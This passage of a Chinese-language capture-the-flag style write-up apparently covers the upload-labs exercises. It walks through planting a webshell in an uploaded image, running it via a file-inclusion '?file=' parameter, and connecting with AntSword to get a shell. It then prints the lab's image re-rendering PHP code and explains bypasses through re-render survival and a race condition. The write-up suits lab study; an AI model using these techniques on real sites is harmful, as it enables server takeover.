
- 成功在新的页面打开图像，复制图像的网址



- 打开有文件包含漏洞的页面




- 在文件包含漏洞页面网址后加上后缀 `?file=`图片网址，文件代码成功执行




- 打开蚁剑，添加数据并配置，URL 地址为文件包含漏洞的页面网址加上 ?file=图片网址，而连接密码则由脚本 SixteenSecondMethod.php 决定

- 成功添加数据




- 双击添加的数据，成功 `getshell`



Pass17

- 文件上传绕过–二次渲染漏洞
- 文件上传绕过–条件竞争漏洞


- 首先查看提示



- 查看源代码，源代码如下

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])){
    // 获得上传文件的基本信息，文件名，类型，大小，临时文件路径
    $filename = $_FILES['upload_file']['name'];
    $filetype = $_FILES['upload_file']['type'];
    $tmpname = $_FILES['upload_file']['tmp_name'];

    $target_path=UPLOAD_PATH.'/'.basename($filename);

    // 获得上传文件的扩展名
    $fileext= substr(strrchr($filename,"."),1);

    //判断文件后缀与类型，合法才进行上传操作
    if(($fileext == "jpg") && ($filetype=="image/jpeg")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefromjpeg($target_path);

            if($im == false){
                $msg = "该文件不是jpg格式的图片！";
                @unlink($target_path);
            }else{
                //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".jpg";
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagejpeg($im,$img_path);
                @unlink($target_path);
```

```
                $is_upload = true;
            }
        } else {
            $msg = "上传出错！";
        }

    }else if(($fileext == "png") && ($filetype=="image/png")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefrompng($target_path);

            if($im == false){
                $msg = "该文件不是png格式的图片！";
                @unlink($target_path);
            }else{
                 //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".png";
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagepng($im,$img_path);

                @unlink($target_path);
                $is_upload = true;
            }
        } else {
            $msg = "上传出错！";
        }

    }else if(($fileext == "gif") && ($filetype=="image/gif")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefromgif($target_path);
            if($im == false){
                $msg = "该文件不是gif格式的图片！";
                @unlink($target_path);
            }else{
                //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".gif";
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagegif($im,$img_path);

                @unlink($target_path);
                $is_upload = true;
            }
        } else {
            $msg = "上传出错！";
        }
    }else{
        $msg = "只允许上传后缀为.jpg|.png|.gif的图片文件！";
    }
}
```



- 补充原理说明

二次渲染原理：

在我们上传文件后，网站会对图片进行二次处理（格式、尺寸要求等），服务器会把里面的内容进行替换更新，处理完成后，根据我们原有的图片生成一个新的图片并放到网站对应的标签进行显示。

绕过：


配合文件包含漏洞：

将一句话木马插入到网站二次处理后的图片中，也就是把一句话插入图片在二次渲染后会保留的那部分数据里，确保不会在二次处理时删除掉。这样二次渲染后的图片中就存在了一句话，在配合文件包含漏洞获取webshell;


可以配合条件竞争：

这里二次渲染的逻辑存在漏洞，先将文件上传，之后再判断，符合就保存，不符合删除，可利用条件竞争来进行爆破上传；


- 网上找到素材 22.gif，用 010Editor 软件打开该 gif 文件并显示为16进制和2进制




- 上传 22.gif 到上传点




- 成功上传 22.gif 到上传点




- 右键，选择在新的页面打开图像即可




- 成功在新的页面打开图像，复制图像的网址



